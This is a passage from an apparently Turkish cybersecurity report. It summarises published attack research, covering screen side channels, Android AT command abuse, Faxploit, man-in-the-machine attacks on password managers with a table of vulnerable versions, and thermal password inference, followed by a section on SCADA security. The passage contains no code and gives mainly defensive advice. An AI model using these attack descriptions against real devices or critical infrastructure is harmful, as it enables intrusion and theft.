Benzer bir diğer çalışmada LCD ekranlarda akustik yan kanal analizi yöntemleri ile ekrandaki yazılar tespit edilmeye çalışılmıştır. Ekranlar üzerindeki yan kanal analizleri çok eskiye dayanır. Eski tip CRT monitörlerde RF sinyal sızıntısı o kadar fazlaydı ki karşı binadan güçlü bir antenle monitörünüzdeki görüntü aynen alınabiliyordu. Yeni tip LCD monitörlerde sızıntı çok daha az olmasına rağmen açık kaynak kodlu yazılımlar ve yüksek kazançlı yönlü antenler ile bu tip ekranlardan da veri sızıntısı olabileceği kanıtlandı[20].

Şekil 49: TempestSDR aracı ile ekranlardan veri sızıntısı

Yeni bir çalışma ise CRYPTO-2018 konferansının LCD ekranların güç kaynağındaki gürültüyü uzaktan kaydederek ekranda o andaki bilgileri çıkarmak konusundaki açık oturumlarında sunulmuştur. "Synesthesia" adı verilen çalışma, çeşitli monitörler üzerinde yapılan testlerde hemen hemen tüm monitörlerin ekrandaki piksel değişimleri ile güç kaynağından yayılan ultrasonik seslerin bir korelasyonu olduğunu doğruluyor[18].

Makine öğrenmesi yöntemleriyle geliştirilen bu çalışma, sadece basit bir mikrofon kaydı ile ekranda açık olan web sayfasının sisteme öğretilen Alexa Top 10 web sitesinden hangisi olduğunu anlayabiliyor. Shamir'lerin çalışması gibi hassas mikrofonlarla 10 metreden saldırı yapılabilmektedir. Ancak olayın daha ürkütücü tarafı Amazon Alexa ve Google Asistant gibi akıllı ev ekipmanlarının bulundukları ortamı sürekli dinleyerek kayıtları—ses tanımayı geliştirmek amacıyla—kendi bulutlarına göndermesidir.

Araştırmacılar, bu iki asistan üzerinde yaptıkları çalışmalarda buluttan aldıkları verilerde sesin sıkıştırılmasına


rağmen yine de monitördeki veri hakkında ipuçları içerdiğini görmüşlerdir. Ayrıca online oyunlarda ya da herhangi biriyle yapılan sesli görüşmelerde istemeyerek de olsa monitördeki bu ultrasonik seslerin de kaydedildiği görülmüştür. Bütün bunlar bu tip saldırıların giderek daha popüler hale geleceğini ve ileride daha da ürkütücü boyutlara ulaşabileceğini göstermektedir.

Üretici firmaların bu tür gürültülerin dışarı sızmaması için daha iyi yalıtım yapması gerektiği açıktır. Bunun yanı sıra TEMPEST testleri burada devreye giriyor ve yazılım tabanlı olarak da ekrandaki görüntüye uygulanacak filtrelerle bu tip gürültülere rastlantısallık katıp anlamsızlaştırmak da zor ama yapılması gereken bir diğer çözüm olarak görünüyor.

15. AT Komut Saldırıları

Telefon hatlarında, haberleşme protokolünün seçilmesi, hat üzerindeki veri transfer hızının belirlenmesi ve istenen numaraların aranmasını sağlamak üzere, 1981'de Dennis Hayes tarafından geliştirilen AT (ATtention) komutları hızla endüstride kullanım alanı bulmuş ve ITU tarafından standart olarak tanımlanmıştır. 90'lı yıllarda ise ETSI tarafından standart haline getirilerek cep telefonlarında kullanılan GSM, UMTS, LTE, CDMA, EVDO gibi protokol ve teknolojilerle entegre olmuştur.

Daha sonra, cep telefonu temel bant işlemcisi üreticileri, farklı fonksiyonları da içeren özelleştirilmiş AT komut setleri tanımlayarak bunları yonga setlerine eklediler. Bunun sonucunda, USB port üzerinden modem veya dizisel arayüz üzerinden erişilebilen, cep telefonlarına özel AT komut setleri oluşmaya başladı. Bu komut setleri, telefon görüşmesi yapmak dışında kalan telefon üzerindeki kaynaklara erişim ve bunların kontrolüne de imkân sağlamıştır. Bir sonraki aşamada ise, Android telefon üreticileri, Android işletim sistemi özelinde, USB port üzerinden erişilebilen AT komutları tanımladılar. Örnek bir AT komut seti Şekil-50'de yer almaktadır.



Şekil 50: Örnek AT Komut Seti

Bunların sonucunda, Android ekosisteminin kritik bir parçası haline gelen, fakat fonksiyonları tam olarak açık olmayan ve yeterli şekilde dokümante edilmemiş çok sayıda AT komutu oluşmuş bulunuyor. Ayrıca, AT komut arayüzünün sunduğu çok sayıdaki fonksiyon, Android telefon/cihazlar için geniş bir saldırı yüzeyi oluşmasına neden olmaktadır.

AT komutlarının Android cihazlarda oluşturduğu siber güvenlik tehditlerini ortaya koymak üzere yapılan güncel bir araştırmada 11 farklı Android telefon üreticisine ait 2000 Android aygıt yazılımı imajından derlenen 3500 AT komutu, 4 farklı Anroid telefon üreticisine ait 8 farklı Android cihaz üzerinde test edilmiştir[8].

Yapılan testler neticesinde, 8 cihazın 5'inde, USB port üzerinden halihazırda sunulan modem arayüzü kullanılarak, AT komutları ile Android cihazlar üzerinde şu tür saldırıların yapılabileceği gösterilmiştir.

- Aygıt yazılımının değiştirilmesi
- Android güvenlik sistemini devre dışı bırakarak telefon görüşmesi başlatılması/sonlandırılması,
- Ekran kilidinin açılması,
- Ekran üzerinde dokunma olayları yaratılması,
- Arabellek aşımı (Buffer Overflow) saldırıları ile /proc ve /sys dizinlerinden veri transferi ve dizin yapısının tespit edilmesi (Path/Directory traversal).


AT komutlarının kontrolsüz kullanıldığını ve yetersiz bir şekilde dokümante edildiğini doğrulayan bu çalışmada ulaşılan bir başka bulgu da, önceki Android versiyonlarında zafiyet içerdiği tespit edilen ve kullanımdan kaldırılan bazı AT komutlarının sonraki Android versiyonlarında yeniden kullanıldığıdır.

16. Bir Faks ile Tüm Kontrol Saldırganların Elinde! (Faxploit)

Günümüzde haberleşme yöntemleri hızla değişiyor ve kullanılan cihazlar yerlerini sürekli yenilerine bırakıyor olsa da çoğu insanın artık tarih olduğunu düşündüğü faks cihazları çoğu yerde hâlâ bir haberleşme aracı olarak kullanılmaktadır. Şu an yaklaşık 300 milyon faks numarası aktif durumda. Faks özelliği büyük şirketlerde "all-in-one" yazıcılarda kullanılıyor. Bu yazıcılar Ethernet, WIFI, Bluetooth gibi yöntemlerle şirket ağlarına dahil ediliyor. Ancak faks özelliğinin kullanılabilmesi için yazıcılar PSTN yani devre aktarmalı telefon hattına da bağlanıyor.

Hâlâ bu kadar çok kullandığımız bu cihazlar üzerinde bir zafiyet araştırması yapan Check Point Research araştırmacıları ilginç sonuçlara ulaşmışlar. Araştırmacılar sızmak istedikleri ağdaki sadece numarasını bildikleri bir faks makinesinin kontrolünü ele geçirebilirlerse aynı ağdaki diğer makinelere atlayabileceklerini düşünmüşler. Araştırmalarında geliştirdikleri "faxploit" saldırısıyla

zararlı bir şekilde oluşturulmuş bir faks gönderip faks cihazı üzerindeki tüm kontrolü ele geçirmeyi başarmışlar. Ağdaki faks makinesini ele geçirdikten sonra da Eternal Blue saldırısını kullanıp ağdaki diğer makinelere sızmak mümkün olmuş. Diğer makinelerden bilgi sızdırmak için saldırganın bu makinelerden kendi cihazına bir faks göndermesi yeterli oluyor!



Şekil 51: Faxploit çalışma mantığı

Araştırmacılar HP Officejet faks cihazları üzerinde yaptıkları bu araştırmayla ilgili yayınladıkları videoda, faks makinelerinin kullandığı diğer protokollerin üzerine yeterince düşüldüğü takdirde diğer cihazlarda da zafiyet bulunabileceğini söylüyorlar. Ayrıca bu saldırı türünün dikkate alınması gerektiğini de ekliyorlar. Çünkü veriler her yıl "all-in-one" faks makinelerinden on milyonlarca satıldığını gösteriyor. Araştırmacıların bu zafiyeti herkesle paylaşmadan önce HP'ye bildirmeleri sayesinde HP bu cihazlar için yama yayınlamış bulunuyor. Eğer siz de bu cihazlardan kullanıyorsanız bir an önce bu yamayı yapmanızı öneririz[4],[5]!


17. MitMA: Çok Kullanıcılı Bilgisayarlardaki Tehlike

İnsanların kişisel bilgisayarlarını kullanırken sergiledikleri eğilim genellikle kişisel bilgilerini, çevrimiçi hesaplarına ait erişim bilgilerini, hatta bazen daha fazla gizlilik gerektiren işleriyle ilgili kayıt ve bilgileri bilgisayarlarında saklamak yönünde oluyor. Buna ek olarak kişisel bilgisayarların birden fazla kullanıcı tarafından kullanılıyor olması ortaya ciddi zafiyetlerin çıkmasına sebep oluyor. Bu tür zafiyetlere en güncel örnek Helsinki'de siber güvenlik alanında çalışan bir grup araştırmacı tarafından getirildi. Yürüttükleri çalışmada çok kullanıcılı bilgisayarlara erişim izni olan kullanıcıların diğer kullanıcıların verilerine nasıl kolaylıkla erişim sağlayabildiklerini gösterdiler. Araştırmayı yapanların erişim izni olan kullanıcılar olarak tanımladığı kötü niyetli kişiler aynı bilgisayarı bir şekilde paylaştığınız iş arkadaşınız, aile bireyiniz veya bilgisayarınızdaki ziyaretçi hesabını kullanan birisi olabilir.

Yapılan çalışmada ana odak noktası işlemler arası bağlantılar (*inter-process communication* IPC) olmuş yani bir bilgisayar üstündeki iki işlemin kendi aralarında kullandıkları iletişim yöntemi ele alınmıştır. Bilgisayar programları genellikle bir ön uygulama ve bir de arka planda çalışan veri tabanı veya uygulamadan oluşur. Birçok modern uygulama örün tabanlı bir ara yüzü sunmaktadır ve bu ara yüzler uygulamaların arka planlarındaki omurgalarıyla yukarıda bahsedilene benzer iletişim yöntemleri kullanmaktadır.

Çalışmada kötü niyetli bir saldırganın herhangi bir yönetici hakkına sahip olmasa bile sadece arka planda yetkisiz bir uygulama çalıştırabiliyor olmasının yeterli olduğu belirtilmektedir. Burada saldırganın amacı başka kullanıcıların uygulamaları arasındaki iletişimi dinleyerek özel bilgilerini elde etmektir. Buna verilebilecek bir örnek günlük olarak kullandığımız parola yöneticisi uygulamalarıdır. Çalışmada belirtildiği üzere, bu zafiyetin genel nedeni geliştiricilerin genellikle saldırıların uzak bilgisayarlardan veya internetten geldiğini farz etmeleri ve bilgisayarlar üzerindeki yerel tehditlere yeteri kadar önem vermemesidir.

Çok kullanıcılı bilgisayarların zafiyetlerinin incelendiği çalışmada saldırgan, en alt seviyede haklara sahip, diğer kullanıcıların özel bilgilerini çalmaya çalışan birisi olarak tanımlanıyor. Saldırgan bunu, aşağıdaki şekilde gösterildiği gibi kurbanın işlemleri arasına girerek yapıyor.



Şekil 52: Araya girme

Resimde gösterilen kötü niyetli uygulama alt düzey yetkilere sahip, arka planda çalışan ve başka bir oturuma ait bir yazılımdır. Bu tür saldırı şekli başka birini taklit etme veya aradaki adam (man-in-the-middle) saldırılarına benzemekle birlikte yerel tek bir bilgisayar üzerinde gerçekleştiği için man-in-the-machine (MitMa) olarak adlandırılıyor.

Güncel olarak kullanılan birçok parola yöneticisinde bu zafiyet bulunmuş ve yetkisiz kişilerce sadece bir ziyaretçi hesabı kullanarak diğer kullanıcıların bilgilerine erişim sağlandığı gösterilmiştir. Aşağıdaki tabloda bu parola yöneticilerinin bir listesine ulaşabilirsiniz.

Uygulama Adı	Browser, Eklenti Versiyonu	mac OS	Windows	Linux
RoboForm 8.4.4	Chrome, 8.4.3.6 Firefox, 8.4.3.4 Safari, 8.4.5	Var	Var	-
Dashlane 5.1.0	Chrome, 5.5.3 Firefox, 5.5.3 Safari, 5.5	Var	Var	-
1Password 6.8.4	Safari, 4.6.12	Var	Yok	-
F-Secure Key 4.7.114	Chrome, 1.0.0.3 Firefox, 1.0.3	Var	Var	-
Password Boss 3.1.3434	Chrome, 1.3.3434 Firefox, 1.3.3434	Yok	Var	-
Sticky Password 8.0.4	Chrome, 8.0.12.120 Firefox, 8.0.12.130 Safari, 8.0.2.63	Var	Yok	-

Tablo 2: Zafiyetli uygulamalar


18. Thermanator: Klavye Üzerindeki Termal İzlerden Parola Tahmini

University of California, Irvine (UCI)'da siber güvenlik alanında çalışan araştırmacılar tarafından önerilen ve alan çalışmalarıyla doğruluğu desteklenen yeni bir saldırı yöntemi geliştirildi. *Thermanator* adı verilen bu yöntem klavye üzerinde bıraktığımız termal izler yardımıyla parolalarımızı çalabiliyor. Klavyeyi kullanan kişinin klavye kullanma şekil ve hızına bağlı olarak parolanın girilmesinden 30 saniye ile 1 dakika sonrasına kadar klavye üzerinden gerekli bilgiler çıkarılabiliyor.

Yapılan alan çalışmasına üniversite öğrencilerinden oluşan 30 kişilik bir grup katılıyor. Her kullanıcı 10 farklı parolayı (bu 10 farklı parola hem zayıf hem de güçlü olarak sınıflandırılabilecek parolalar içermektedir) 4 farklı ve yaygın olarak kullanılan klavye tipi üzerinde giriyor. Çalışmaya katılanlar klavye kullanımlarına göre iki sınıfa ayırılmış, bir grup daha hızlı ve on parmak klavye kullanabilenlerden, diğer grup ise daha yavaş ve çoğunlukla işaret parmaklarıyla parolalarını yazanlardan oluşuyor.

Çalışma iki aşamada gerçekleştiriliyor. İlk olarak katılımcılar 10 farklı parolayı 4 farklı klavye kullanarak giriyor. İkinci aşamada özel bir alan bilgisine sahip olmayan 8 katılımcıdan ilk aşamada termal kameralar tarafından alınan kayıtlar üzerinden aydınlatılmış alanları tespit etmeleri isteniyor.

Yapılan analizler, on parmak kullanıcılarının klavye kullanım alışkanlık ve yöntemleri bakımından bu tip bir saldırıya karşı, klavyeyi yavaş ve işaret parmaklarıyla kullananlara kıyasla daha az açık olduğunu gösterdi. Yapılan



Şekil 53: Klavyede kalan ısı izleri

açıklamada on parmak kullanıcılarının ellerini klavye üzerinde gezdirmeleri ve serçe ve/veya yüzük parmakları gibi, tuşlara temas eden yüzeyleri nispeten daha küçük olan parmaklarını da kullanmasının klavye üzerinde bıraktıkları termal izlerin daha belirsiz ve sayıca çok olmasına sebep olduğu, bunun da doğru tahminler çıkarmayı zorlaştırdığı belirtildi.

Araştırmacıların bu tür saldırıya karşı klavyede parola girildikten sonra ellerin klavye üzerinde gezdirilmesi veya rasgele tuşlara basılmasıyla saldırganları şaşırtmak için termal gürültüler oluşturulması, fare ile ekran klavyesinin kullanılması gibi önlemler öneriyorlar. Plastik tuş takımları içeren klavyeler yerine metal tuş takımları içeren klavyeler kullanılması da öneriler arasında yer alıyor, çünkü metal üzerindeki termal izler plastik üzerindekilere oranla çok daha çabuk kaybolmaktadır.

DÖNEM İNCELEME KONUSU

19. Kritik Altyapılar ve Siber Güvenlik


Bilgi teknolojilerindeki gerçekleşen köklü yenilikler, gelişen teknoloji ve Endüstri 4.0 kavramları, devletlerin idaresini kolaylaştırmaktadır. Bilgi ve iletişim teknolojilerinin aktif olarak ekonominin tüm alanlarının yanı sıra devletin yönetim araçlarında artan oranda kullanılması ülkelerin kritik altyapılarının işlev ve işleyişini de etkilemekte ve yeni nesil değişimler meydana getirmektedir. "Kritik Altyapılar" dünyanın hemen hemen her yerinde tartışılan ve ülkeler arasında genel geçer bir tanımı yapılmayan kavramdır. Amerika Birleşik Devletleri ve Avrupa Birliği ülkeleri enerji, su, erişim, sağlık, bankacılık, nükleer tesisler ve iletişim sektörlerini kritik sektörler olarak belirlemiş ve bu sektörlere ait altyapıları da kritik altyapılar olarak nitelendirmiş bulunuyor.

Son yıllarda, elektrik, doğalgaz, su, ulaşım, ilaç ve kimya endüstrisi, gıda sektörü ve parçalı imalat endüstrisinde kontrol mümkün olduğunca otomatik ve "akıllı" olarak nitelendirilen denetim sistemleriyle sağlanır hale gelmiştir. Bugünkü koşullarda bu sistemlere

karşı gerçekleştirilen fiziksel ve siber saldırılarla yetkisiz erişim elde edilebilmekte, bunların işleyiş ve işlevi değiştirilebilmekte ve kalıcı hasar verilebilmektedir. Söz konusu sistemlerin geniş kesimler tarafından, hatta tüm bir ülke genelinde kullanılıyor olması, saldırıların getirdiği sonuçların çapını da etkilemektedir. Siber saldırıyla sıradan bir enformasyon sisteminin işleyişinin değiştirilmesi ile büyük alanlara elektrik taşıyan bir trafo sisteminin kötü amaçlara hizmet edecek şekilde kodlanması arasında inanılmaz farklar vardır. Trafo sistemi örneğinde ortaya çıkacak zarar ve yol açılacak etki çok büyük olacağı için bu gibi durumlar saldırganların daha çok ilgisini çekmektedir.

19.1. SCADA Sistemleri ve Altyapı Bileşenleri

Günümüzde elektrik endüstrisi daha merkezi ve üretici kontrolüne dayalı bir ağdan oluşmaktadır. Bu ağın dağıtık ve tüketici tabanlı dönüşümü "Akıllı Şebeke" (Smart Grid) olarak adlandırılıyor[23]. Son zamanlarda elektrik talebinin artmasına paralel olarak akıllı şebeke ihtiyacı da artmaktadır. Tüketiciler kendi enerji kullanımlarını verimli olarak yönetme yetkisine ihtiyaç duymaktadır. Akıllı şebekeler güvenli enerji iletiminin yanı sıra dağıtımın optimizasyonuna da olanak sağlamaktadır.



Şekil 54: Smart Grid illüstrasyonu[12]


Akıllı şebekeler güç talebinin artması, yapının yıpranması ve enerji üretimi esnasında oluşan sera gazının çevresel etkisi gibi zorlukların üstesinden gelmeye imkân sağlar. Akıllı şebeke sayesinde enerji verimliliği artar ve karbon salımı da büyük ölçüde azaltılabilir. Tüm bu sebeplerden ötürü, elektrik şebekesinin otomatik ve akıllı hale getirilmesi hemen her yerde başlıca odak noktalardan biri haline gelmiş bulunuyor[6].

Şekil 54'de akıllı şebekenin kavramsal mimarisi gösterilmiştir. Jeneratör, merkezi güç santrali, izole edilmiş mikrogrid olarak isimlendirilen bileşenlerin tamamı SCADA (*Supervisory Control and Data Acquisition* – Nezaret Kontrolü ve Veri Toplama Sistemi) mimarisi ile ilişkilidir.

Enerji, bankacılık, iletişim, imalat gibi kritik altyapılarda elektrik güç sistemlerinin yönetiminde SCADA sistemleri kullanılmaktadır[24]. SCADA sistemleri kritik altyapı endüstrisinde yaygın olarak kullanılan ve uzaktan denetim ve kontrol sağlayan sistemlerdir. SCADA sisteminin temel işlevi, ilgili sistemleri izlemek ve denetlemektir. Ek işlev olarak hata tespiti, ekipman yalıtımı ve restorasyonu, yük ve enerji idaresi, otomatik sayaç okuma ve trafo kontrolüdür.

SCADA, anlık yerel ve coğrafi olarak dağıtık işlemleri ölçtükten sonra raporlayan birbirinden bağımsız sistemler topluluğudur. Kullanıcıya uzak tesislere komut göndermeye ve veri çekmeye olanak sağlayan telemetri ve veri toplama kombinasyonudur. Şekil 55'de, SCADA sisteminin temel bileşenleri olan MTU (Master Terminal Unit) ile RTU (Remote Terminal Unit) ve haberleşme ağı gösterilmiştir[10].

Merkezi denetleyici veya merkezi terminal birimi olarak isimlendirilen MTU, yerel ağ (LAN) veya geniş alan ağı (WAN) ile bir sunucunun veya bir grup bilgisayarın ana sunucuyla bağlanma formudur. HMI (İnsan Makine Arayüzü) yazılımı, sahada bulunan cihazlardan gelecek verilerin görsellik katması amacıyla MTU'da veya denetim merkezinde yüklüdür. SCADA bileşenlerinin haberleşmesi esnasında operatörün anlayabileceği grafiksel bir arayüz ortamı sağlamaktadır[1].



Şekil 55: SCADA illüstrasyonu

HMI programı MTU bilgisayarı üzerinde çalışır ve temelde tüm tesisi daha kolay tanımlamak için gerçek sistemi taklit eden diyagramlardan oluşur. Uzak sistemdeki her giriş/çıkış noktası gösterilen mevcut yapılandırma parametreleriyle grafiksel olarak sunulur. Durdurma değeri ve sınırları gibi yapılandırma parametreleri bu arayüz üzerinden güncellenebilir. Bu bilgi şebeke üzerinden iletilir ve tüm bu değerleri güncelleyecek olan ilgili saha lokasyonundaki işletim sistemine indirilir. MTU'nun yaptığı işlemleri kısaca belirtmek gerekirse:

- Haberleşme ortamı sayesinde bütün SCADA bileşenlerinin haberleşmesini izlemek ve denetlemek.
- HMI yazılımı kullanarak SCADA haberleşmesi ile ilgili bilgi ve verileri grafiksel bir arayüz ile görüntülemek.
- Saha sistemlerine komut göndermek, saha sistemlerinden gelen komutları almak ve haberleşme ortamını kontrol etmek.

19.2. Uzak Terminal Birimi (RTU)

Uzak terminal birimleri veya uzak uç birimleri olarak isimlendirilen RTU'lar, SCADA mimarisinde köle istasyonları olarak davranır. SCADA tarafından kontrol edilen ve izlenen ekipman veya makinelere bağlı olan cihazlardan oluşur. Bu aletler parametreleri izlemek için sensörleri ve sistemin modüllerini kontrol etmek amacıyla bünyelerinde aktüatör veya uyarıcı bulundurur. RTU'lar, sensörlerden gerçek zamanlı verileri ana istasyona gönderir ve elde edilen verilere göre aksiyon alınmasını sağlar.

19.3. SCADA Sistemlerinde Haberleşme Ortamı


SCADA sistemleri, MTU ve bir veya daha fazla RTU'lar arasında iletişim kurmak için kullanılan açık veya özel haberleşme protokolleri kullanır. SCADA protokolleri alt istasyon bilgisayarlarının, RTU'ların, IED'lerin ve MTU'ların birbiriyle haberleşmesi için iletim özelliklerini sağlar. En çok kullanılan SCADA haberleşme protokolleri aşağıdaki gibidir:

- **DNP3 (Distributed Network Protocol Version 3.0)**

  MTU, RTU ve IED aletleri arasında haberleşmeyi tanımlayan telekomünikasyon standardıdır.

- **Modbus**

  Modbus protokolü SCADA'ya özel geliştirilmiş ve endüstriyel standart haline gelmekte olan bir protokoldür. Birçok üretici bu protokolü kullanmakta, sistemlerini geliştirmekte ve alet imalatı yapmaktadır[14]. Modbus değişik tip ağlarda bağlı aletler arasındaki istemci/sunucu haberleşmesi için uygulama tabakası iletişim protokolüdür.



Şekil 56: Modbus haberleşme şeması

- **Profinet**

  Profinet, Dünya Profibus Birliği, Profinet üreticileri ve kullanıcıları tarafından geliştirilen açık endüstriyel Ethernet standardıdır. Profinet IEC 61158 ve IEC 61784'te standartlaştırılmıştır. Profinet gerçek zamanlı gereksinimleri geniş bir yelpazedeki uygulamaları kapsar. Profinet en çok kullanılan saha haberleşme standartlarından Profibus'ın devamı niteliğindedir.

19.4. SCADA Sistemlerine Yönelik Atak Yüzeyi

SCADA sistemi bağımsız bir birim olarak işleyecek şekilde tasarlanmış olmakla birlikte, Endüstri 4.0 gelişmeleri, Bilgi Teknolojileri (Information Technology – IT) ile Operasyonel Teknolojiler (Operational Technology – OT) yapılarının aynı altyapıları kullanmaya başlaması ve IT yapıların sağladığı

esneklik ve çevresel etkiler nedeniyle kurumsal bir ortamda çalışır. Kontrol sistemi tasarımının en önemli amacı verimlilik ve güvenliktir. Rutin bakım işlemleri için SCADA sistemlerine uzaktan erişim sağlamak gerekir. SCADA sistemleri ilk ortaya çıkışlarında izole çalışan ayrı altyapıya sahip sistemler oldukları için haberleşme protokolleri tasarlanırken güvenlik mimarisi ön planda tutulmamıştır. Teknolojinin ve ihtiyaçların değişmesiyle var olan bu tür güvenlik açıkları yüzünden kritik altyapılar siber saldırılara karşı daha hassas hale gelmiştir. Özetle, SCADA sistemlerine yapılan saldırılarda hem harcanacak eforun nispeten daha az olması hem de oluşturulacak etkinin daha büyük olması nedeniyle SCADA yapıları saldırganların daha çok ilgini çekmektedir. Kritik altyapılara yönelik siber saldırıların yol açtığı etkilere aşağıda değinilmiştir[11]:

- *Fiziksel etki*: SCADA sisteminin işlevsiz kalmasının dolaysız neticeleridir. Bu etkinin en önemli neticesi insan hayatını tehlikeye atacak sonuçları olmasıdır.
- *Ekonomik etki*: Ekonomik etki siber saldırıdan sonra ortaya çıkar. Fiziksel etkinin dalgalanma etkisi kuruluş veya firmada ciddi ekonomik kayıpları beraberinde getirir. Daha büyük tesiri yerel, milli hatta küresel ekonomide ekonomik kayıplara neden olmasıdır.
- *Sosyal etki*: Fiziksel ve ekonomik hasarların neticesi kamu güveninin ve milli güvenliğin zarar görmesi olur. Sosyal etkiler kamu güvenliğini depresif bir hale getirebilir veya sosyal aşırılıkların artmasına yol açabilir.

SCADA sistemlerinde en sık karşılaşılan saldırı vektörleri aşağıdaki gibidir:

- Kaynak kodu tasarımı ve uygulaması
- Bellek taşırma (Buffer Overflow)
- OWASP Top 10 Zafiyetleri
- Gereksiz portlar ve servisler
- Güncelleştirilmemiş sistem zafiyetleri
- Haberleşme kanalı güvenlik açıkları
- Haberleşme protokollerinin açıklıkları

19.5. SCADA Sistemlerinin Güvenliği ve Yapılması Gerekenler

Kullanıcı cihazları ile sunucular arasında ağ segmentasyonunun yapılması, SCADA sistemlerinin ayrı blokta olması ve farklı sistemlerin birbirinden izole edilerek önlem alınması gerekmektedir. Yetkisi olmayan kullanıcıların sunuculara ve kritik sistemlere erişimi engellenmeli, ağa bağlanan cihazlar kontrol altına alınmalıdır. IT/OT süreçlerinin beraber anılması ve bu süreçlere uygun aksiyon planının oluşturulması büyük önem arz eder. IT süreçlerin izlenmesi, güvenliği ve denetimi konusunda rol alırken, OT'nin temel görevi saha ekipmanları, kontrol odaları ve alt istasyonlar arasında var olan süreçlerin işletimini ve devamlığını sağlamaktır.

- Kurum ağları kullanım gereksinimlerine uygun olarak birbirinden izole edilmeli ve farklı ağlardaki erişimler iş gereksinimlerine göre yapılandırılarak kontrollü sağlanmalıdır.
- NAC politika güvenliği sağlanmalıdır.
- Kurulumla birlikte gelen varsayılan veya boş kimlik doğrulama bilgileri kullanan yönetici panellerine güçlü bir parola kullanan kullanıcılar tanımlanarak erişim kısıtlanmalıdır.
- Endüstriyel sistemlere iç ağ üzerinden anonim veya yetkisi olmayan erişim engellenmelidir.
- Kritik alanlara giriş yetkileri sadece ilgili kişilere gözetim altında verilmelidir.
- Kritik altyapı sistemlerine sahip olan kurumların Siber İstihbarat Hizmeti (7/24), Siber Operasyon Hizmeti (7/24) alması ve Siber Olaylara Müdahale ekibinin bulunması gerekir.
- SCADA sistemlerine ait birebir test ortamları oluşturulmalı ve bu test ortamlarına yetkin firmalardan sızma testi hizmeti sağlanmalıdır.
- Sistem odalarının fiziki güvenliği son derece yüksek olmalıdır.
- Kullanılan sistemlerin güvenlik yamalarının etkili ve kontrollü bir biçimde yapılmasına dikkat edilmelidir.
- Sistem açıklıklarına yol açabilecek güvensiz portlar kapalı tutulmalıdır.
- SCADA sistemlerinin bulunduğu cihazların dış ağlar ile erişiminin sağlandığı portlarının güvenliği son derece önemlidir. Söz konusu portlar dışarıdan herhangi bir müdahale yapılamayacak şekilde tasarlanmalıdır.
